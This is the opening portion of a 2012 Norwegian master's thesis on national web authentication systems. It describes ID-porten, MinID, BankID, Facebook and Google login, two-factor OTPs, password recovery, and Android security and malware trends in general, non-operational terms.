NTNU

Norwegian University of
Science and Technology

National Authentication Systems

Are Haugen Sandnes

Master of Science in Communication Technology
Submission date: Mars 2012
Supervisor: Stig Frode Mjølsnes, ITEM
Co-supervisor: Tord Ingolf Reistad, Difi

Norwegian University of Science and Technology
Department of Telematics

Problem Description

Are Haugen Sandnes

ID-porten is a national eID portal for the public sector in Norway, developed and managed by the Agency for Public Management and eGovernment (Difi). MinID is a two-factor authentication system used by ID-porten with approximately 2.6 million users. Such authentication systems have great demands on both security and ease of use. Difi is working on mobile adapted webpages for MinID.

This thesis will assess existing authentication systems on the Internet, in particular those aimed at large groups of users. It will investigate the threats and vulnerabilities from the perspective of end users and consider solutions that provide both security and user friendliness. The thesis will also examine mobile adapted authentication systems that can be used in conjunction with ID-porten.

Assignment given: 09.10.2011

Supervisor: Stig Frode Mjølsnes, ITEM

Sammendrag

Informasjonssikkerhet må tilpasse seg et stadig skiftende miljø. I det siste har det vært en betydelig økning i bruk av smarttelefoner og andre mobile enheter for å få tilgang til tjenester på Internett som opprinnelig er laget for stasjonære datamaskiner.

Denne oppgaven undersøker autentiseringssystemer på Internett rettet mot store brukergrupper i sammenheng med at trusler stadig utvikler seg på grunn av økt bruk av mobile enheter. Den undersøker autentiseringssystemene fra sluttbrukerens synspunkt og ser på problemene som oppstår med økt bruk av mobile enheter.

Dette arbeidet viser at mye kan gjøres i alle faser for å forbedre sikkerheten ved autentisering på Internett. Brukere kan beskytte sine enheter bedre og bruke sterkere passord, tjenesteleverandører kan gjøre enkle trinn for å konfigurere sine webtjenere bedre, og utviklere av operativsystemer på mobile enheter kan redusere mengden av data en applikasjon kan få tilgang på enheten. Denne avhandlingen viser spesielt hvordan måten folk bruker sine smarttelefoner, og hvordan autentiseringssystemene fungerer, gjør det enkelt for angripere å utnytte brukerne.

Abstract

Information security has to adapt to an ever-changing environment. Recently there has been a significant increase in the use of smartphones and other mobile devices to access services on the Internet that originally is designed for desktop computers.

This thesis examines authentication systems on the Internet aimed at large user groups in light of the evolving threats due to increased use of mobile devices. It examines these authentication systems from the perspective of the end user and investigates problems arising with increased use of mobile devices.

This work shows that much can be done in all stages to improve the security of web authentication. Users can protect their devices better and use stronger passwords, service providers can do simple steps to configure their web servers better, and developers of operating systems on mobile devices can reduce the amount of data an application can access on the device. In particular this thesis highlights how the way people are using their smartphones, and how authentication systems work, makes it easy for attackers to exploit the users.

Preface

This report serves as a master's thesis in Information Security in the 10th semester of the Master's Programme in Communication Technology at The Norwegian University of Science and Technology (NTNU). The assignment was given by Professor Stig F. Mjølsnes, Department of Telematics and PhD student Tord I. Reistad, Difi.

During the master thesis period I have visited Difi at their location in Leikanger. I would like thank Difi, and specifically give Tord a generous reward for the considerable input and feedback during my work. I appreciate his enthusiasm during this project and his contributions have been of great value for me.

Oslo, March 3, 2012

Are Haugen Sandnes

Abbreviations

3G	3rd generation mobile telecommunications
API	Application Programming Interface
ARP	Address Resolution Protocol
BBS	Norwegians Banks' Payment and Clearing Center
CA	Certificate Authority
Difi	The Agency for Public Management and eGovernment
EDGE	Enhanced Data rates for GSM Evolution
eID	electronic identity
FNO	Finansnæringens Fellesorganisasjon
GPRS	General Packet Radio Service
GPS	Global Positioning System
GSM	Global System for Mobile Communications
HTTP	Hypertext Transfer Protocol
HTTPS	Hypertext Transfer Protocol Secure
IdP	Identity Provider
IP	Internet Protocol
IMEI	International Mobile Equipment Identity
IMSI	International Mobile Subscriber Identity
MAC	Media Access Control
NIST	National Institute of Standards and Technology
OTP	One Time Password

PC Personal Computer

PGP Pretty Good Privacy

PIN Personal Identification Number

PKI Public Key Infrastructure

SAML Security Assertion Markup Language

SIM Subscriber identity module

SLO Single Log out

S/MIME Secure/Multipurpose Internet Mail Extension

SMS Short Message Service

SMTP Simple Mail Transfer Protocol

SOAP Simple Object Access Protocol

SP Service Provider

SSL Secure Sockets Layer

SSO Single Sign On

TKIP Temporal Key Integrity Protocol

TCP Transmission Control Protocol

TLS Transport Layer Security

UA User Agent

URL Uniform resource locator

USB Universal Serial Bus

WBA Wireless Broadband Alliance

WEP Wired Equivalent Privacy

Wi-Fi Trademark of the Wi-Fi Alliance (Wireless Fidelity)

WPA Wi-Fi Protected Access

Definitions

User The end user of the service.

User Agent The client application used to access services. Usually a web browser.

Identity Provider An assertion module which verifies the users identity, or an identity token.

One Time Password A password valid for only one login session.

Service Provider An entity that provides services to other entities.

Web Short for the World Wide Web, a system of interlinked documents accessed by the Internet.

Contents

List of Figures

List of Tables

Chapter 1

Introduction

The use of smartphones with advanced web browsing capabilities is increasing rapidly [24], and in 2011 there were sold more smartphones than client PCs [2]. Even if the mobile devices are capable of rendering full web pages, the relatively small screen (usually between 3.5" and 4.5") is better suited for web pages specially adapted to these devices. Services like Google and Facebook have both dedicated smartphone apps as well as web pages designed for small touch screens. The Agency for Public Management and eGovernment (Difi) is also planning to make mobile friendly versions of ID-porten. This will probably increase the use of the service on mobile devices, and thus a review of the threats and vulnerabilities have to be conducted.

With the increased use of smartphones and other mobile devices it is important for Service Providers (SPs) to make it easy for their customers to use services on the Internet. Since ID-porten is a common portal for many public services in Norway, it has to be usable on all platforms supported by the SPs. Currently ID-porten and MinID works ok on devices with small screens, but some details are small, so it's not perfect for users with reduced eyesight. Most of this could be solved by changing the visual design, and would not affect the security of the login.

The security becomes a concern when more people are using the authentication services on mobile devices due to easier access. Since users use their smartphones on more open untrusted networks and in public arenas than a home computer, more thought have to be given in the work of protecting user data between the user and the Identity Provider (IdP) and SP.

1.1 Motivation

Smartphones are small mobile computers with comprehensive wireless capabilities. They allow users to connect to the Internet almost anywhere, either through mobile broadband such as 3G, or wireless networks at restaurants, airports and so on. Smartphones are also very personal devices. In addition to

SMS messages and information about all their contacts, users often have email, calendar, Facebook and other applications containing personal information on their smartphone.

Many of the authentication services on the Internet are originally designed for desktop computers on wired connections that are difficult to eavesdrop on. The recent increase in use of smartphones and other mobile devices have changed the way users are accessing these services. This requires some changes in the way information security is handled.

1.2 Objectives

The main objective of this thesis is to investigate the threats and vulnerabilities of large authentication systems from the perspective of the end user. In particular, the thesis will look at usability versus security when users are connecting to the Internet with mobile devices.

1.3 Method

The work behind this thesis can be divided into the following parts:

- Cover the most important background relevant to the authentication systems discussed.
- Study the procedure of acquiring lost passwords in large authentication systems.
- Study how Norwegian users are using their smartphone by conducting a user survey.
- Demonstrate an existing app used for session hijacking on Android, and discuss how the consequences of this app can be reduced.
- Introduce an Android application capable of forwarding OTP, and discuss how such behavior can be prevented.

1.4 Related Work

Many security firms are periodically publishing threat reports covering different fields of information security [20, 18, 17, 23, 21]. All these reports show a steady increase in almost all threats related to information systems. Especially the reports that are including mobile threats show a record high increase.

D. Florencio and C. Herley conducted a large-scale study of password use and password re-use habits [10]. They obtained data from over half a million users over a period of three months in 2007. Their results are confirming the poor quality of user passwords and high rate of re-use.

In 2011 two students from NTNU, Mats Bolstad and Marius Brekke Stenbek implemented a system in conjunction with ID-porten where smartphones were used as the *have* factor [5]. This system was demonstrated as an alternative to the SMS-based One Time Passwords (OTPs) used by MinID.

Solvår Bø and Stian Pedersen from NTNU, have designed a prototype of a system for Android that allows the user higher degree of control of the privacy settings [4]. The system they offer gives a more flexibility, allowing the users to set preferences with a higher degree of granularity.

1.5 Document Structure

Chapter 2 – Authentication Background This chapter starts by introducing some protocols used by secure communication on the Internet. It continues with an introduction to the authentication systems that are compared in the rest of the thesis.

Chapter 3 – Smartphones This chapter introduces smartphones in general with deeper focus on the Android platform.

Chapter 4 – User Survey The response of the user survey is presented in this chapter.

Chapter 5 – Practical Work This chapter shows example of HTTP session hijacking with Droidsheep on Android, demonstrates an application capable of forwarding OTPs sent by SMS and review the use of a proxy server to intercept HTTP traffic.

Chapter 6 – Discussion This chapter is discussing the findings from the thesis as well as providing some suggestions for protective measures for the SPs, the operating system developers and the end users.

Chapter 7 – Conclusion The final chapter presents the conclusion of this thesis.

Chapter 2

Authentication Background

Authentication is the act of confirming the identity of an entity. This chapter first introduces the general ideas for secure communication on the Internet before describing ID-porten and four large authentication systems.

2.1 Secure Communication

Authentication cannot be accomplished before there are secure channels between the user and the authentication system. Data sent over the Internet using Hypertext Transfer Protocol (HTTP) is transmitted in clear text, making it possible for eavesdroppers to look at the content of the traffic. Transport Layer Security (TLS) and its predecessor Secure Sockets Layer (SSL) are cryptographic protocols that provide secure communications over the Internet. Hypertext Transfer Protocol Secure (HTTPS) is a combination of HTTP and TLS that provides encrypted communication between the web server and the client. Since encrypting data increases the computational cost of making web services available, many chooses to only use HTTPS on the most sensitive data, such as login forms and forms that includes credit card information. As we will see in chapter 5.1, this makes these services vulnerable to man-in-the-middle attacks, such as session hijacking.

The same security concerns applies for email that uses the Simple Mail Transfer Protocol (SMTP)[25]. In addition to the unencrypted communication that makes it possible to eavesdrop on the transfer, there is no way the receiver to be sure of who sent the email, and vice versa, the sender cannot know that the intender recipient got the email. To solve this, it is possible to use end-to-end encryption such as PGP or S/MIME, but these protocols requires both the sender and receiver to have valid encryption keys or certificates, something that is not very widespread.

2.2 Two-factor authentication

The most widely used form for authentication on the Internet is a username and password tuple. The username is usually public, and act as an identifier, while the password acts as a private factor, known only to the identity owner. To decrease the probability for an attacker wrongfully authenticating himself, other private factors can be introduced. This is known as multi-factor authentication. There are three types of private factors. A password is something the authenticating entity *knows*. The additional factors can be something the entity *has*, such as a smart card, or something the entity *is*, represented by biometric data.

The *is* factor is not very widespread due to privacy issues and technological difficulties. Biological data, such as a fingerprint or iris scan, is much more private than a password or a hardware token. Since the users cannot be absolutely sure about how the information is stored, this is a controversial form of authentication. There is also difficult to change the biometric data of a user in case of identity theft [26].

The *have* factor are easier to handle. This can be a physical or digital token provided by the electronic identity (eID) issuer over a secure channel, e.g. traditional mail, or delivered in person with a valid identification. Hardware tokens may be small electronic devices that display a OTP each time a button is pressed (fig. 2.1). Another form of hardware token is connected to the computer, and may contain a digital certificate that is sent as part of the authentication process.

Figure 2.1: Example of hardware token used for two-factor authentication

The *have* factor used by MinID is a letter with 20 permanent codes issued to all new users through mail to their registered address. The user can later register a mobile phone number to receive OTPs on Short Message Service (SMS).

2.2.1 One Time Passwords (OTP)

The username and password tuple is constant over a relatively long timespan, making it easy for an attacker to impersonate the compromised entity if the password is revealed. To reduce the risk of these replay attacks, it is possible to introduce a key that changes every time it is used. The generation of OTPs needs to happen in such way that both the user and the verifier are generating the same key. Since these algorithms are difficult for humans to memorize and use, they are used in conjunction with a *have* factor. This can be a hardware-token, an SMS, or software on a smartphone.

There are two main ways that the prover and verifier can agree on OTPs. An algorithm based on an initial secret seed can generate the OTP. This seed can either be preprogrammed in a hardware token, or the prover and the verifier can agree on the seed through a secure channel, or using a key-exchange algorithm, such as Diffie-Hellman. Alternatively the OTPs can be chosen at random and securely transmitted to the authenticator, e.g. by SMS.

2.3 ID-porten

ID-porten is a national eID portal for public services in Norway, developed and managed by Difi. ID-porten is supposed to make it secure and easy for users to access digital governmental services. ID-porten supports different authentication systems such as MinID, Buypass and Commfides, making it possible for users to choose known authorization systems. It is also convenient for the government agencies that adopt the service, as they don't need to manage a user database, and all user support is taken care of.

ID-porten was made public in November 2009 as an expansion to MinID v3.0. The main goal with ID-porten was to facilitate the possibilities to log in with different types of eID as well as make more advanced public services available. Before ID-porten, MinID was the only way to log in, thus limit the services to level 3 security. Figure 2.2 shows the login screen to ID-porten v1.0.




Figure 2.2: ID-porten v1.0

The next upgrade of ID-porten to version 2.0 was deployed in 2011. This version includes support for smart card based login with Buypass and usb-token based login with Commfides as well as an upgraded MinID login. It is also a great visual improvement, making it easier for the users to do the right choices. Figure 2.3 shows the login screen to ID-porten v2.0.




Figure 2.3: ID-porten v2.0

The intended user group of ID-porten is all Norwegian citizens over 13 years old. Because of this large and diverse user group, the service has to be as easy to use as technologically possible, and at the same time providing enough security to handle the confidential information made accessible. Out of almost 5 million citizens in Norway [27], MinID have 2.6 million registered users, and 20 million logins as of October 20th, 2011 [28]. A survey from June 2011 [9] shows that even if the use of MinID is ”record high”, there is a low percentage that uses the support services, and those using these are usually happy about the help they are getting. This shows that ID-porten is successful with the usability.

2.3.1 Federation in ID-porten

ID-porten uses OpenSSO/OpenAM as federating platform [8]. The different eID solutions are integrated against OpenSSO via a standardized API. The service providers are connecting to ID-porten with the SAML2.0 OASIS-standard. The SAML profile is strongly based on OIOSAML2.0, the Danish public section federation standard [7], with minor modifications. Figure 2.4 shows how federation is achieved. SAML messages are exchanged either through a front channel, using the client's User Agent (UA) via HTTP redirect or over a back channel directly between the SP and the IdP, using SOAP. Most SAML profiles are supported, except for the IdP Discovery profile, since ID-porten is the only IdP in the federation.




Figure 2.4: Federation in ID-porten. The front channel is using the users UA via HTTP redirect and the back channel is using SOAP

2.3.2 Security levels

To define the security in public services in Norway, there have been created a framework for authentication and non-repudiation [12]. This framework lists five technology neutral requirements listed below. Each of these requirements hae been split into four levels where MinID satisfies level 3 and Buypass, Commfides and BankID satisfies level 4.

Authentication factors: Describes the number of authentication factors and if they are static or dynamic. Static means they do not change between uses, such as the pin-codes first sent out by MinID. An OTP sent by SMS are an example of a dynamic factor.

Delivery to the user: This requirement describes the connection between authentication factors and user identities. For example if the user need to be identified in person, can have the key sent to the registered address, or if the user can register on the Internet.

Protecting the authentication factors during storage: This describes how the factors should be stored locally and how they should be protected (if the factors can be copied or not). For example if a list of pin-codes are written in a letter, they can be copied, but if the codes are on a scratch card, the user will notice if they are used.

Requirements for non-repudiation: Describes the ability to document the authenticity of the user behind a document or action.

Requirements for public approval: Says if there is a public specification for this solution and if the solution is declared by a public scheme.

Based on these requirements, there have been developed four security levels. Level 1 is the lowest, with no requirements for any of the factors above. Level 2 requires that delivery needs to be done to the registered address. MinID satisfies level 3, which requires two-factor authentication, where one of the factors need to be dynamic. Level 4 requires that the key is delivered in person and additional requirements that necessitate Public Key Infrastructure (PKI). The authentication systems from Buypass and Commfides, as well as BankID satisfy level 4.

2.4 Authentication Systems

This section will introduce the two largest authentication systems in Norway, MinID and BankID, as well as two international services that are freely available to the public, Facebook and Google.

The authentication systems described below can be divided in two groups. MinID and BankID are authenticating a physical persons real identity, while Facebook and Google are verifying that the user is the same as the one who registered the account. The main difference between these two are in the registration process, where MinID and BankID are sending login credentials in postal mail to the users registered home address, while Facebook and Google only requires filling out a form on the Internet.

2.4.1 MinID

MinID is a two-factor authentication system managed by Difi and used by ID-porten. It is available for all Norwegian citizens over 13 years. The users are initially sent a letter to their address registered in the National Population Register, containing 20 permanent Personal Identification Number (PIN)-codes. This letter is required for the first time registration, and later the user can choose to receive OTPs from SMS messages. The username in MinID is a national identification number (fødelsnummer) composed of the date of birth, a three digit individual number, and two check digits [16]. Even if the Personal Data Act protects this number against misuse, it is not a secret [15]. MinID also requires the user to create a password that is used together with the id-number and an OTP for login.

The terms MinID and ID-porten are often used interchangeably. This is because ID-porten and MinID were practically the same thing. In version 2.0 there is a clearer separation between these two, as ID-porten is the portal used to present the user with different ways to log in to public services, and MinID is one of the authentication services. Both ID-porten and MinID are developed and maintained by Difi.

2.4.2 BankID

BankID [29] is developed by the banking industry in Norway through the BankID Partnership under the auspices of Finansnæringens Fellesorganisasjon (FNO) [29]. It is a personal eID used mainly for secure authentication with Internet banking, and it currently has 2.7 million users. BankID is a two-factor PKI solution, based on a coordinated infrastructure that supports both authentication and signing.

There are two types of BankID available: bank-stored BankID and BankID on mobile phones. Bank-stored BankID is the most common, where the PKI certificates associated with the users BankID is stored at the Norwegians Banks' Payment and Clearing Center (BBS). The customers are then sent a hardware token similar to the one in figure 2.1 used together with the ID number and password for logging in and accessing their BankID certificates. With BankID on mobile phone, the certificates are stored in the mobile phone's Subscriber identity module (SIM) card. To access BankID on mobile, the user's telephone number, date of birth and a chosen PIN code are used for logging in.

2.4.3 Facebook

Facebook [30] is the largest social network in the world, with 845 million users [31]. Since there are no requirements for identification when signing up other than a valid email address, anyone can join the network with a chosen name. Once registered, Facebook lets the users register a phone number, and activate two-factor authentication. The OTPs are then sent to the registered phone.

Facebook provides a comprehensive API, the Facebook Platform, giving developers the opportunity to create plugins and work with the user database. This makes it possible for web service providers to use the Facebook Platform as an IdP, instead of managing their own database. The Facebook Platform utilizes the OAuth 2.0 protocol for authentication and authorization [32].

Facebook supports connection over HTTPS and 2-factor authentication with OTPs sent by SMS, but not as default. Except for the login credentials that are always sent encrypted, the user has to manually enable secure browsing and two-factor authentication for increased security.

2.4.4 Google

Google [34] started as an Internet search engine in 1998. Today the company still have focus on the search engine, but also cloud computing, advertising and many other Internet services. Google have a large user base, and offer similar authentication solutions as Facebook. For federated login, Google uses OpenID, an open standard for authentication on the Internet [33]. Figure 2.5 describe the interaction between the user, Google's login authentication service, and the SP (Web Application). Google have enabled HTTPS by default on all their services, but two-factor authentication with OTP sent by SMS is optional.

2.5 Password Recovery

Password recovery is often an effective method for an attacker interested in stealing authentication information. People often forgets their passwords [10], therefore every web service with authentication needs a way for the users to reset their passwords. The simplest way of doing this is to send a password reset link to an email address the user have registered. This is not a secure way of doing this, since email as a communication channel cannot be trusted [25]. Users are also setting up email on their smartphones, making it an easy way for attackers to gain access to other accounts that use email for password recovery. Below is an overview of how the authentication systems introduced in chapter 2.4 are handling lost passwords.

2.5.1 MinID

MinID utilizes the two-factor authentication process to reset lost passwords. For the user to be able to reset his password he needs access to two of the following in addition to his personal id-number; a registered email address, a mobile phone with a registered telephone number or the letter sent from Difi with pin codes. If the user does not have access to two of those factors, Difi needs to reset the account and send a letter containing new pin codes.

2.5.2 BankID

BankID relies on each bank for issuing, inform and support its customers regarding BankID. DNB, the largest Internet bank in Norway [35], have two different ways of doing password recovery. In both cases the user has to call customer service. If the customer can answer a set of security questions, he is sent an OTP by SMS that he can use to reset his personal password. If the customer is




Figure 2.5: OpenID authentication process with Google and OAuth [33].

unable to answer these questions, the current BankID is reset, and new personal code is sent via postal mail.

2.5.3 Facebook

There is several ways of recovering a lost password on Facebook. When the user clicks on the forgot password link, he is presented with a screen with several ways of identifying your account (fig. 2.6). The choices are (1) email/phone number, (2) username, or (3) your own name and a friends name. When your account is identified, you have several ways to reset your password. In addition to the basic email and SMS recoveries, there is also a method that lets users recover their account through friends. To recover your account through friends, Facebook sends three different keys to three of your friends. You then have to contact these friends outside Facebook to retrieve the keys, which you use to be able to enter a new password.

These choices makes it possible for users to recover they account in different ways depending on what information they have available. This also gives an attacker more options to choose from.




Figure 2.6: Facebook recovery options [30]

2.5.4 Google

Google have multiple ways of recovering lost passwords depending on what contact information the user has provided. If the user have not provided any additional email addresses or phone numbers, the only information that needs to be provided are a secret question added when the account was first created. This is a question that is supposed to be easy to remember for the owner, but difficult to guess for others. If a recovery email address or phone number is available, a reset code can be sent to either of these. When the password has changed, an email is sent to every email address the user has registered with

the current Google account. If the password for a user is reset several times in a short timespan, Google reports this as suspicious activity, and notifies the user (fig. 2.7).




Figure 2.7: Google suspicious activity [34]

Chapter 3

Smartphones

Smartphones are small handheld devices with great computational capabilities. They offer a wide range of connectivity options such as Wi-Fi, Bluetooth and wireless data over cellular networks (for example GPRS, EDGE and 3G). There are a wide range of operating systems, such as Android, iOS, Windows Phone and Symbian.

Operating systems for Personal Computers (PCs) are based on an open model where applications, given the right permissions, have the potential to misuse information intended for other applications. Especially users of Microsoft Windows have became accustomed to have updated anti-virus software running in the background at all times. This problem is also present in other operating systems such as Mac OS, and Linux based systems, but due to fewer numbers of users and the malware's lack of root access, malware on these systems are not as widespread as on Windows.

Modern mobile operating systems such as Android have had the opportunity to be designed from the beginning to make malware less disruptive. In Android this is mainly done by sandboxing. This means that each application runs in its own virtual machine, preventing them from accessing other application's data, thus limiting the potential harm of malware. Applications on Android also have to present the user with a list of permissions that have to be accepted before the app can be installed.

NetCom, one of the largest mobile phone operators in Norway, are reporting that 40% of their customers are currently using smartphones [36], with Android and iOS as the most popular operating systems. This paper is focusing on Android, due to the open nature of the operating system. According to McAfee, Android is also the clear choice for malware writers [18].

3.1 The Android Platform

Android is an open source software stack for mobile devices composed by an operating system, middleware and key applications developed by Google [37].

The operating system is based on version 2.6 of the Linux kernel, and provides Application Programming Interfaces (APIs) for application development using Java. The operating system consists of several layers (fig. 3.1) with the kernel acting as an abstraction layer between the hardware and the rest of the software stack. Over the kernel is a set of C/C++ libraries and the Android Runtime, consisting of core libraries and the Dalvik virtual machine. The capabilities of the libraries are exposed to the developers through the application framework. This gives developers full access to the same framework APIs as the core applications.




Figure 3.1: The Android software stack [38].

3.1.1 Android Security

Android applications are written in Java, and compiled to run inside the open source Dalvik Virtual Machine (fig. 3.2). Each application run inside its own instance of the Dalvik VM, which resides within a Linux-kernel managed process. This creates a form of sandboxing; meaning applications cannot share data without explicitly declaring permissions. Applications also needs explicit permissions to get access to any data outside its own sandbox, such as reading and writing user data, accessing hardware, or reading and writing SMS. The Android developer guide states the following:

> Android has no mechanism for granting permissions dynamically (at run-time) because it complicates the user experience to the detriment of security. [37]

This means that permissions are requested at install time, and needs to be granted for the applications to be installed on the device.

3.1.2 Android Threats

The open nature of the Android system might be its greatest strength, but it can also be a vulnerability. Developers are able to access a lot of data on the device,




Figure 3.2: Dalvik VM [38].

as long as the user installing the app is willing to accept the permissions needed. When these permissions are requested at install time, the user have no chance to know when and how these permissions will be used. Many applications requests an immense amount of permissions, many of them unnecessary [4], making it almost impossible for the user to get an overview of what the application really needs these permissions for. This makes it easy for malicious applications to hide permissions that the user normally does not want to grant, in a long list of other harmless permissions. This might be utilized by taking a popular, harmless app, modifying it with malicious code, and send it back out to the market.

The Android Market is another part of this openness that can be taken advantage of by malicious users. Since there is no control of what apps are going to the market, it is easy to make a fake app that resembles the functionality of a legitimate app, but includes malicious code.

3.1.3 Malware

Since the first worm was discovered on a smartphone in 2004 [11], there has been a steady growth of new malicious software every year. Even if the Symbian OS have the greatest number of malware in total, Android have the largest growth of new malware (fig. 3.3). In the third quarter of 2011, Android was the exclusive platform for new mobile malware [19]. According to Juniper Networks annual threat report for mobile devices in 2011 [20], there was a 155 percent increase in mobile malware on all platforms from 2010 to 2011. In the shorter 7-month period from June to December 2011, Android malware increased by 3,325%, from 400 to 13,302 samples (fig. 3.4). The Juniper report also informs that 63 percent of the malicious software is spyware collecting sensitive data. This can be International Mobile Equipment Identity (IMEI), International Mobile Subscriber Identity (IMSI) and SIM-data from the mobile phone, as well as GPS-coordinates, text records and browser history. The attacker can




Figure 3.3: Unique mobile malware samples detected by operating system [20].

get financial gain by selling this information. It can also be used for identity theft. The other large group of malware is trojans that sends SMS messages to premium rate numbers owned by the attacker for direct financial gain.

Most malware on Android spread as Trojan Horses in maliciously modified apps. Attackers hide malware in apparently legitimate apps such as games, so users will download and install the malware by themselves.

